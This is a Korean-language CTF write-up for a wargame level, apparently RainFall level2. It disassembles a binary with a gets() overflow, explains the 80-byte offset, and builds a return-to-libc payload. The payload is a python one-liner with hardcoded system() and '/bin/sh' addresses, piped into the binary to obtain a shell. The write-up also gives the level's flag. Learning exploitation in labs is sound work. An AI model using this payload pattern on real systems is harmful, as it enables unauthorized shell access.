level2

태그	Assembly BufferOverflow Ret2Libc Shell
상태	완료

풀이과정

겪었던 어려움

- 왜 버퍼 오버플로우를 80바이트 부터 유도 가능한지!!!!!!!!!!!!!!!!!!!
- system, “bin/sh” 사이에 더미 데이터가 왜 필요한지

풀이과정

level1과 동일한 방법으로 gdb를 통해서 disas 명령어를 이용해서 확인해본 결과 수상한 p 함수를 호출하고 있었다 이 함수 또한 disas 명령어를 통해 확인해봤을 때 아래와 같은 결과가 나왔다

```
(gdb) disas main
Dump of assembler code for function main:
   0x0804853f <+0>:  push   %ebp
   0x08048540 <+1>:  mov    %esp,%ebp
   0x08048542 <+3>:  and    $0xfffffff0,%esp
   0x08048545 <+6>:  call   0x80484d4 <p>
   0x0804854a <+11>:    leave
   0x0804854b <+12>:    ret
End of assembler dump.
(gdb) disas p
Dump of assembler code for function p:
    //스택에는 esp(4바이트 존재)
    //ebp(4바이트) 스택 상단에 push하기
   0x080484d4 <+0>:  push   %ebp
   //4바이트 아래로 밀려난 esp(이전%ebp를 가리킴)의 값을 ebp에 저장
   0x080484d5 <+1>:  mov    %esp,%ebp
```

```
   // 그리고 esp는 104만큼 아래로 내려간다.
   0x080484d7 <+3>: sub    $0x68,%esp
   0x080484da <+6>: mov    0x8049860,%eax
   0x080484df <+11>:    mov    %eax,(%esp)
   0x080484e2 <+14>:    call   0x80483b0 <fflush@plt>
   // flush 이후가 중요한데 eax의 값이 ebp기준 76바이트인데,
   //ebp는 이미 최상단 기준으로 8바이트 아래 있으므로
   //gets가 호출해서 채워나갈 바이트는 76바이트 +
   //4바이트(ebp공간) + 4바이트 (리턴 주소)이다.
   0x080484e7 <+19>:    lea    -0x4c(%ebp),%eax
   0x080484ea <+22>:    mov    %eax,(%esp)
   0x080484ed <+25>:    call   0x80483c0 <gets@plt>
   0x080484f2 <+30>:    mov    0x4(%ebp),%eax
   0x080484f5 <+33>:    mov    %eax,-0xc(%ebp)
   0x080484f8 <+36>:    mov    -0xc(%ebp),%eax
   0x080484fb <+39>:    and    $0xb0000000,%eax
   0x08048500 <+44>:    cmp    $0xb0000000,%eax
   0x08048505 <+49>:    jne    0x8048527 <p+83>
   0x08048507 <+51>:    mov    $0x8048620,%eax
   0x0804850c <+56>:    mov    -0xc(%ebp),%edx
   0x0804850f <+59>:    mov    %edx,0x4(%esp)
   0x08048513 <+63>:    mov    %eax,(%esp)
   0x08048516 <+66>:    call   0x80483a0 <printf@plt>
   0x0804851b <+71>:    movl   $0x1,(%esp)
   0x08048522 <+78>:    call   0x80483d0 <_exit@plt>
   0x08048527 <+83>:    lea    -0x4c(%ebp),%eax
   0x0804852a <+86>:    mov    %eax,(%esp)
   0x0804852d <+89>:    call   0x80483f0 <puts@plt>
   0x08048532 <+94>:    lea    -0x4c(%ebp),%eax
   0x08048535 <+97>:    mov    %eax,(%esp)
   0x08048538 <+100>:   call   0x80483e0 <strdup@plt>
   0x0804853d <+105>:   leave
   0x0804853e <+106>:   ret
End of assembler dump.
```

이를 C로 디컴파일했을 때 아래와 같은 결과가 나왔다

```
void p() {
    char buffer[76]; // -0x4c(%ebp)
    int saved_ebp; // 0x4(%ebp)

    fflush(stdout); // 0x80483b0 <fflush@plt>
    gets(buffer); // 0x80483c0 <gets@plt>
```

```
    saved_ebp = *(int *)(((char *)&saved_ebp) + 4); // 0x4(%ebp)
    if ((saved_ebp & 0xB0000000) == 0xB0000000) {
        printf("You win! The saved EBP is 0x%08x\n", saved_ebp);
        // 0x80483a0 <printf@plt>
        _exit(1); // 0x80483d0 <_exit@plt>
    }
      puts(buffer); // 0x80483f0 <puts@plt>
      free(strdup(buffer)); // 0x80483e0 <strdup@plt>
}

int main() {
    p(); // 0x80484d4 <p>
    return 0;
}
```

~~이를 통해서 버퍼에 76바이트 만큼 할당이 되어 있고 76을 초과한 80바이트 이상부터(바이트패딩) 버퍼 오버플로우가 발생할 수 있다는 것을 확인할 수 있었다.~~

76바이트는 `0x080484e7 <+19>:  lea    -0x4c(%ebp),%eax` 에서 알수 있듯이 버퍼크기이고, + SFP(Stack Frame Pointer)에 해당하는 4바이트를 더해줘서 80바이트만큼 더미값을 넣어줘야한다는 것을 알 수 있었다.

그리고 p함수의 리턴 주소값이 `0x0804853e` 인 것을 알 수 있었다.

⇒ 이 이유는 함수 내부에 있는 조건문을 무시하고 함수를 종료시키기 위해서 사용된다.

system

gdb를 통해서 아래와 같이 실행시키면 system 명령어 위치를 알 수 있다.

```
`break <아무데나>`
=>
`run`
=>
`info function system`
```

```
(gdb) info function system
All functions matching regular expression "system":

Non-debugging symbols:
0xb7e6b060  __libc_system
0xb7e6b060  system
0xb7f49550  svcerr_systemerr
```

/bin/sh

gdb를 통해서 아래와 같이 실행시키면 /bin/sh 명령어 위치를 알 수 있다.

```
`break <아무데나>`
=>
`run`
=>
`info proc mappings`
=>
`find 0xb7e2c000, 0xb7fcf000, “/bin/sh”`
=>
`0xb7f8cc58`
```

```
Start Addr   End Addr       Size
0xb7e2c000 0xb7fcf000   0x1a3000
Offset objfile
0x0 /lib/i386-linux-gnu/libc-2.15.so
```

이를 종합해서 버퍼 오버플로우 + p 함수의 리턴 주소 + system 주소 + 더미 4바이트 + /bin/sh 주소 를 이용해서 아래 명령어를 통해서 정답을 찾을 수 있었다.

```
python -c 'print "A" * 80 +"\x3e\x85\x04\x08" +"\x60\xb0\xe6\xb7"+ "AAAA" + "\x58\xcc\xf8\xb7"' > /tmp/level2
```


```
cat /tmp/level2 - | ./level2
```

OR

```
(python -c 'print "A" * 80 +"\x3e\x85\x04\x08" +"\x60\xb0\xe6\xb7"+ "AAAA" + "\x58\xcc\xf8\xb7"' && cat) | ./level2
```

system 과 /bin/sh 사이에 더미값이 들어가는 이유는 다음과 같다

Return-to-Libc



여기서 "/bin/sh" 은 해당 system() 함수의 인자값(파라미터)으로 받아오는 값이다.

즉 system(/bin/sh) 로서 완성된 함수를 실행시키기 위해서이다.

system() 과 "/bin/sh" 사이에 AAAA또는 더미값 4바이트가 들어가는 이유는 해당 위치는 system() 도 함수이기에 system()함수가 호출이 되면 system()함수에 대한 스택 프레임이 생성 될 것이고.

해당 함수가 정상적으로 끝나면 다시 돌아갈 RET가 스택에 쌓이게된다. 그럼 RET의 위치가 해당 부분이 된다.

즉 RTL기법에서는 system() 함수가 실행되고 더 진행할 부분이 없기에 돌아갈 주소를 지정해주지 않는것이다.

추가설명

바이트 패딩문제가 아니였음..

~~level1과 다르게 버퍼를 꽉 채워준 이유는 level1은 스택 메모리에 실행할 함수의 메모리 주소를 적어주어 거기로 실행흐름을 바꿔버린것이고~~

~~이 문제는 p 함수 후 메인이 실행되고 끝나기 때문에 버퍼 오버플로우를 시킨후 시스템 콜을하기 위해서 버퍼를 가득채움~~

⇒ 전혀 다른 내용이었음 76 + SFP를 위한 4바이트 == 총 80바이트

정답


`492deb0e7d14c4b5695173cca843c4384fe52d0857c2b0718e1a521a4d33ec02`

출처

CodeConvert AI - Convert code with a click of a button

Convert code from one programming language to another in just a click of a button.

https://www.codeconvert.ai/assembly-to-c-converter



Buffer Overflow


Nous allons ici expliquer ce qui se cache derrière la notion de buffer overflow, avant de donner deux exemples différents d'exploitation dans ce tuto

https://beta.hackndo.com/buffer-overflow/

FTZ Level12 풀이

1. 풀이 - hint 파일의 내용을 보면, 256byte의 str 배열 선언 후, level13의 권한 부여 및 gets()로 사용자에게 입력을 받음 - gets()에는 다음과 같은 취약점이 존재함 - 즉, 256byte의 크기를 지니고 있음에도 불구하고, gets()는 문자열의 길이를 검사하지 않

https://ggonmerr.tistory.com/109




```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int main( void )
{
        char str[256];

        setreuid( 3093, 3093 );
        printf( "문장을 입력하세요.₩n" );
        gets( str );
```

[시스템] Return-to-Libc (RTL)

해당 기법은 프로그램이 정상적으로 종료되면 돌아갈 주소를 담고있는 RET영역에 메모리에 적재되어 있는 공유 라이브러리 함수의 주소로 변경하여, 해당 함수를 호출하는 방식의 기법이다. 해당 기법은 DIP/NXbit 메모리 보호기법을 우회할 수 있다. 해당 기법

https://hg2lee.tistory.com/entry/시스템-Return-to-Libc-RTL



RTL(Return-To-Libc) 원리 및 실습

1. RTL(Return To Libc) 사용자가 작성한 코드에 없는 함수를 호출하고자 메모리에 이미 적재된 공유 라이브러리의 원하는 함수를 사용할 수 있는 기법이다. 또한, 리눅스의 메모리 보호 기법 중 NX bit나 DEP를 우회하여 공격이 가능하다. 1) DEP(Data

https://rninche01.tistory.com/entry/RTLReturn-To-Libc